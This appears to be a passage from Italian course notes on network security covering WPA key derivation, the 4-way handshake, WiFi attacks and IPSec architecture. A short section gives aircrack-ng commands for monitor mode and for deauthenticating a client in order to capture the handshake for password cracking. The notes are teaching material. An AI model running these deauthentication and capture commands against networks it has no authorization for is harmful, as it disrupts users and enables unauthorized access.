


Figura 5.11: I messaggi scambiati nell'autenticazione 802.1X

Dopo aver completato con successo l'autenticazione, il Supplicant e il Server si scambiano un segreto, ossia una chiave denominata *PMK* (*Pairwise Master Key*). È una chiave che serve a creare le chiavi TKIP e CCMP. La chiave è relativa alla coppia.

4.3 Approccio Pre-Shared Key

Nell'approccio Pre-Shared Key il segreto principale viene negoziato a priori. Questo accade quando si configura una nuova rete con una

chiave di autenticazione scritta fisicamente sull'access point. Questo approccio è sicuramente meno affidabile di 802.1X. Si noti anche che nel caso dello standard 802.1X la PMK è di fatto la Pre-Shared Key.

4.4 Generazione delle Temporal Keys




Figura 5.12: Generazione delle chiavi temporanee

Dunque la PMK o la PSK sono sorgenti di chiavi che devono essere note sia dalla stazione che dall'access point (quest'ultima informazione sarà la base di partenza del processo che verrà descritto a breve). Le chiavi temporanee vengono generate con un processo di *4-Way Handshake*. Si parla di chiavi poiché ne serve una per le comunicazioni unicast e una per quelle multicast. Se siamo in approccio TKIP mi servirà, come

visto, una chiave per Michael e una per l'algoritmo di crittografia. Il processo del 4-Way Handshake è descritto nella figura seguente⁵⁰:




Figura 5.13: 4-Way Handshake per la generazione di chiavi temporanee. Tali chiavi restano valide per tutta la durata della sessione

A valle dell'handshake la stazione avrà:

- la chiave PTK per comunicazioni pairwise.

⁵⁰GTK sta per Group Temporal Key, ossia la chiave di cui si parlava precedentemente per le comunicazioni di gruppo.

- la chiave GTK per comunicazioni broadcast.

La GTK può essere aggiornata dall'access point quando ad esempio entra una nuova stazione nella rete, oppure può essere configurato per farla scadere dopo un certo intervallo di tempo.

5 Attacco a una rete WiFi

Come abbiamo già visto nella preparazione di un attacco ad una rete WiFi la fase di scanning e di enumeration sostanzialmente coincidono. Per quanto riguarda l'attacco invece, lo inquadreremo in due contesti:

- Quello in cui si buca una rete WiFi, ossia si accede ad una rete ove non si avrebbe l'autorizzazione per farlo.
- Quello in cui si fa un DoS, ossia si butta giù un host già connesso ad una rete. È un attacco di de-autenticazione. L'idea di tale attacco potrebbe essere quella di catturare l'handshake EAP quando l'host de-autenticato cerca di riconnettersi, per poi lanciare un attacco di crack della password con le frame catturate.

I meccanismi di base di sicurezza sono ad esempio quelli di *security by obscurity*, come il MAC filtering, il non annunciare la presenza di un BSS ed altro ancora. In particolare però questi meccanismi di difesa possono essere aggirati semplicemente mettendosi ad ascoltare le frame 802.11. In particolare le tecniche di obscurity potrebbero mandare delle *broadcast probe request*.

La tecnica più avanzata dunque è l'autenticazione appena vista. Useremo tool per fare:

- Scoperta. Questa può essere attiva (mandando richieste in probe, deprecato poiché alcuni access point non rispondono alle richieste) o passiva (ascoltando frame che l'access point manda in broadcast e che quindi io non potrei ascoltare (poiché non sono dirette a me)).
- Monitoraggio.

I tool che possono essere utilizzati per questo sono:

- *Kismet*
- *Airodump-ng*, facente parte della più estesa suite *aircrack-ng*.

Il comando che può essere utilizzato per il monitoraggio è ad esempio:

```
$ airmon-ng start [INTERFACCIA WIRELESS]
```

Il comando airmon fornisce in output un nuovo alias per l'interfaccia ove poter fare monitoraggio. Quest'ultimo si fa tramite il comando:

```
$ airodump-ng [INTERFACCIA WIRELESS ALIAS]
```

Un altro tool molto interessante è *wifite*. Un altro ancora è *earphammer*.

La de-autenticazione può essere fatta mediante *aireplay*. Di seguito si fornisce un esempio:

```
$ aireplay-ng -0 1 -a 00:14:6C:7E:40:80 -c 00:0F:B5:34:30:30 ath0
```

In questo comando:

- -0 significa de-autenticazione.

- 1 è il numero di de-autenticazioni da inviare (scegliere 0 significa mandare continuamente frame di de-autenticazione).
- -a è l'indirizzo dell'access point.
- -c è l'indirizzo del client da de-autenticare.
- ath0 è l'interfaccia di rete.

Un altro approccio è detto di *rainbow tables*. Si calcolano gli hash di chiavi candidate. È una sorta di approccio intermedio fra brute force e dictionary.

Capitolo 6

Sicurezza a livello rete: IPSec

Prima di arrivare all'aggiunta di garanzie nell'ambito rete vediamo un excursus storico. Il percorso può essere ricostruito tramite le RFC.

Nel 1994 la *IAB (Internet Architecture Board)* si interrogò per la prima volta sulla sicurezza in ambito IP con la RFC 1636 “Security in the Internet Architecture”.

Nel 2003 il *CERT* registrò più di 137000 incidenti legati alla sicurezza, fra cui attacchi legati a IP quali IP Spoofing.

Gli obiettivi di aggiungere sicurezza al livello rete devono tenere conto di due cose fondamentali:

- Non va violato il principio fondamentale di End-to-End.
- La sicurezza deve essere un “rattoppo”, poiché IPv4 era già troppo diffuso, e modificare tutti i dispositivi sarebbe stato impossibile.

Una delle caratteristiche che perderemo è il fatto che IP è un protocollo connection-less. In IPSec avremo un concetto di associazione.

Si faccia attenzione che IPSec da solo non basta. Infatti tutto lo stack protocollare deve essere protetto. Dunque andranno usati ad esempio HTTPS a livello applicativo, TLS a livello trasporto, IPSec a livello rete e così via.

Dunque vi sarà una fase di scambio di chiavi crittografiche per garantire segretezza e autenticazione. Si userà il protocollo IKE.

Gli approcci che studieremo saranno due:

- *ESP = (Encapsulating Security Payload)*.
- *AH = (Authentication Header)*⁵¹.

Il principio che verrà utilizzato è incapsulare i pacchetti di livello superiore in uno dei due approcci e poi incapsulare in IPv4. Di fatto dunque, in rete non esistono pacchetti IPSec, ma soltanto pacchetti IPv4 (e IPv6), con incapsulati all'interno un payload ESP e eventualmente un header aggiuntivo AH.

1 Architettura di IPSec

Gli extension header su IP che utilizzeremo saranno:

- *Autentication Header (AH)* - extension header per l'autenticazione.
- *Encapsulating Security Payload (ESP)* - extension header per la crittografia.

⁵¹Deprecato dalle nuove release di IPSec ma studiato ancora a fondo.

L'architettura è descritta dalla seguente immagine:




Figura 6.1: Struttura di IPsec

DOI sta per *Domain Of Interpretation*. Per quanto riguarda i servizi abbiamo:

	AH	ESP (solo crittografia)	ESP (crittografia ed autenticazione)
Controllo degli accessi	X	X	X
Integrità senza connessione	X		X
Autenticazione origine dei dati	X		X
Rifiuto pacchetti a replay	X	X	X
Segretezza		X	X
Segretezza parziale del flusso		X	X

Figura 6.2: Struttura di IPSec

1.1 Security Associations (SA)

In IPSec è fondamentale il concetto di *Security Associations* (SA). Come detto tale sistema è *connection-oriented*. Vanno create due associazioni bilineari, in quanto SA è una relazione monodirezionale. Si noti inoltre che se voglio usare sia AH e ESP dovrò creare due diverse SA. I campi necessari di una SA sono tre:

- *Security Parameters Index (SPI)*: è una stringa di bit che ha significato soltanto in locale, ossia soltanto a me e non all'altro endpoint. È un puntatore alla struttura dati denominata *Security Associations Database (SAD)*, che contiene i riferimenti a tutte le SA che io, in qualità di end-point, ho creato.
- Indirizzo IP del destinatario (altro lato del tunnel).

- Identificatore del protocollo di sicurezza (distingue AH e ESP).

Altri parametri di una SA sono:

- *sequence number counter*: per evitare attacchi di tipo replay. Concetto totalmente assente in IP.
- *sequence counter overflow flag*.
- *anti-replay window*: anch'essa per gestire la sequenza di pacchetti.
- *AH information*: ossia algoritmo di autenticazione, chiavi, durata delle chiavi.
- *ESP information*: ossia algoritmo di crittografia ed autenticazione, chiavi, valori di inizializzazione, durata delle chiavi.
- *lifetime*: intervallo di tempo o conteggio in byte oltre il quale la SA deve essere sostituita da una nuova SA con un nuovo SPI o chiusa.
- *IPSec protocol mode*.
- *path MTU*.

Le SA possono essere combinate fra loro, ad esempio se si vogliono usare sia AH sia ESP. Dunque vi è una necessità di fare un match fra una (o più) SA con il traffico IP. Questo viene realizzato mediante un *Security Policy Database (SPD)*. Per farlo si usano dei *selettori*, come gli indirizzi IP di sorgente e destinatario, protocollo trasporto e così via. Si può immaginare di mappare un certo traffico IP e associargli una (o più) SA.

Un esempio di SPD è descritto nella seguente figura:

Protocol	Local IP	Port	Remote IP	Port	Action	Comment
UDP	1.2.3.101	500	*	500	BYPASS	IKE
ICMP	1.2.3.101	*	*	*	BYPASS	Error messages
*	1.2.3.101	*	1.2.3.0/24	*	PROTECT: ESP intransport-mode	Encrypt intranet traffic
TCP	1.2.3.101	*	1.2.4.10	80	PROTECT: ESP intransport-mode	Encrypt to server
TCP	1.2.3.101	*	1.2.4.10	443	BYPASS	TLS: avoid double encryption
*	1.2.3.101	*	1.2.4.0/24	*	DISCARD	Others in DMZ
*	1.2.3.101	*	*	*	BYPASS	Internet

Figura 6.3: Esempio di Database delle Policy in IPSec

1.2 Comunicazione con IPSec

1.2.1 Outbound

Supponiamo che un host A che voglia contattare un host B partendo da un pacchetto IP ma usando IPSec. Innanzitutto vado a controllare il mio SPD. Questo può implementare tre tipi di policy:

- BYPASS: ossia fai uscire tranquillamente il pacchetto.
- DISCARD: scarta il pacchetto.
- PROTECT: fai agire IPSec sul pacchetto (ossia sulla comunicazione).




Figura 6.4: Comunicazione outbound

1.2.2 Inbound

In ingresso invece avrò una struttura circa speculare.




Figura 6.5: Comunicazione inbound

Si noti che in fase di inbound non è possibile creare ex-novo una SA, ma è necessario che questa sia già esistente.

1.2.3 IPSEC in modalità Transport e Tunnel

Transport Nella modalità Transport si proteggono i protocolli di livello superiore, dunque quella porzione del payload IP relativa ai segmenti TCP, datagrammi UDP, ICMP e così via. Viene utilizzata nelle comunicazioni end-to-end e lavora diversamente per IPv4 e IPv6. In questa modalità AH autentica tutto il payload IP e determinate parti dell'header IP. ESP invece esegue la crittografia del payload e, eventualmente, l'autenticazione soltanto del payload IP. Un esempio di pacchetto è il seguente:




Figura 6.6: IPSEC in modalità Transport

Tunnel Nella modalità Tunnel a tutto il pacchetto IP (header + payload) vengono applicate le tecniche di IPSec con l'obiettivo di generare un nuovo pacchetto che verrà incapsulato in un nuovo pacchetto IP.




Figura 6.7: IPSec in modalità Tunnel

Dunque in questo caso gli host potrebbero non accorgersi di star parlando con IPSec, ma sfrutteranno una comunicazione point-to-point, e questo è dovuto al fatto che la rete vedrà un normale pacchetto IP.

